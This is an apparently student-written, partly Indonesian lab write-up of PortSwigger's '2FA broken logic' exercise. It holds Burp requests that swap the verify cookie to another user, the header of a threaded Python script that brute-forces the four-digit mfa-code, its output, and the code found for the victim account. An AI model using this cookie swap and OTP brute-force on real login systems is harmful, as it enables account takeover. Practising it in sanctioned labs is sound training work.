
Dokumentasi pengerjaan terlampir :







2FA broken logic
Exploit Server: 2FA broken logic
https://exploit-0a1e00420449b4a683f30953016e00e1.exploit-server.net/email
Web Security Academy
2FA broken logic
Back to exploit server
Back to lab
Back to lab description
LAB Not solved
Your email address is wiener@exploit-0a1e00420449b4a683f30953016e00e1.exploit-server.net
Displaying all emails @exploit-0a1e00420449b4a683f30953016e00e1.exploit-server.net and all subdomains
Sent
To
From
Subject
Body
2025-11-09 11:43:42 +0000
wiener@exploit-0a1e00420449b4a683f30953016e00e1.exploit-server.net
no-reply@0adb007404f6b41183c00aa1006300d3.web-security-academy.net
Security code
Hello!
Your security code is 1376.
Please enter this in the app to continue.
Thanks,
Support team
View raw
2025-11-09 11:43:39 +0000
wiener@exploit-0a1e00420449b4a683f30953016e00e1.exploit-server.net
no-reply@0adb007404f6b41183c00aa1006300d3.web-security-academy.net
Security code
Hello!
Your security code is 1413.
Please enter this in the app to continue.
View raw


2FA broken logic
Exploit Server: 2FA broken logic
https://0adb007404f6b41183c00aa1006300d3.web-security-academy.net/my-account?id=wiener
Web Security Academy
2FA broken logic
Email client
Back to lab description
LAB Not solved
Home | My account | Log out
My Account
Your username is: wiener
Your email is: wiener@exploit-0a1e00420449b4a683f30953016e00e1.exploit-server.net
Email
Update email


Send
Cancel
Burp AI
Target: https://0ab000a0040cceac8031532a00d9002a.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
GET /login2 HTTP/2
Host: 0ab000a0040cceac8031532a00d9002a.web-security-academy.net
Cookie: verify=carlos; session=aahBUr7aECmEN6vxO21DTuiCo33AcPWt
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab000a0040cceac8031532a00d9002a.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3022
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labs.css rel=stylesheet>
<title>2FA broken logic</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>

<section class='academyLabBanner'>

<h2>2FA broken logic</h2>
Back to lab home
<a id='exploit-link' class='button' target='_blank' href='https://exploit-0adb007704d0ce7
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 21
Response headers 3
Search
0 highlights
Done
3,130 bytes | 248 millis
Event log
All issues
Memory: 169.0MB
Disabled


Send
Cancel
Burp AI
Target: https://0adb007404f6b41183c00aa1006300d3.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
POST /login2 HTTP/2
Host: 0adb007404f6b41183c00aa1006300d3.web-security-academy.net
Cookie: verify=carlos; session=1VnOSuOFIbKChza6nYSgD8gaa7UutFXG
Content-Length: 13
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0adb007404f6b41183c00aa1006300d3.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0adb007404f6b41183c00aa1006300d3.web-security-academy.net/login2
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
mfa-code=1376
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=V7aJZ1WhrEyApE1fHTSSxQSGyUXwWEPY; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 3080
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labs.css rel=stylesheet>
<title>2FA broken logic</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>

<section class='academyLabBanner'>

<h2>2FA broken logic</h2>
Back to lab home
<a id='exploit-link' class='button' target='_blank' href='https://exploit-0a1e00420449b4a683f30953016e00e1.
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 2
Request headers 24
Response headers 4
Search
0 highlights
Done
3,275 bytes | 229 millis
Event log
All issues
Memory: 171.0MB
Disabled


soallima.py 1

C: > Users > kayla > Downloads > soallima.py > ...

```python
import requests
import sys
from concurrent.futures import ThreadPoolExecutor, as_completed
import threading


ENDPOINT = "https://0ab000a0040cceac8031532a00d9002a.web-security-academy.net/login2" #u
COOKIE = "verify=carlos"
WORKERS = 20           # mulai 8-20, naik perlahan
TIMEOUT = 10
SUCCESS_STATUS = 302
```

PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL PORTS Python

```
Http Code: 200 Used MFA: mfa-code=9568
Http Code: 200 Used MFA: mfa-code=4556
Http Code: 200 Used MFA: mfa-code=0554
Http Code: 200 Used MFA: mfa-code=1554
Http Code: 200 Used MFA: mfa-code=3069
Http Code: 200 Used MFA: mfa-code=5053
Http Code: 200 Used MFA: mfa-code=8566
Http Code: 200 Used MFA: mfa-code=2558
Http Code: 200 Used MFA: mfa-code=3561
Http Code: 200 Used MFA: mfa-code=9070
Http Code: 200 Used MFA: mfa-code=4067
Http Code: 200 Used MFA: mfa-code=5546
Http Code: 200 Used MFA: mfa-code=8053
Http Code: 200 Used MFA: mfa-code=6549
Http Code: 200 Used MFA: mfa-code=2051
Http Code: 200 Used MFA: mfa-code=0054
Http Code: 200 Used MFA: mfa-code=7555
Http Code: 200 Used MFA: mfa-code=7052
Http Code: 200 Used MFA: mfa-code=6058

Possible success detected!
MFA: 1057
Redirect Location: /my-account?id=carlos
```



Solusi

Kode 2FA yang diperoleh untuk carlos: 1057

Setelah mengubah parameter mfa-code pada request Repeater menjadi 1057 dan mengirim request, server merespons 302. Dengan mengaktifkan show responses in browser diperoleh tampilan bahwa lab telah solved untuk carlos menggunakan kode 1057.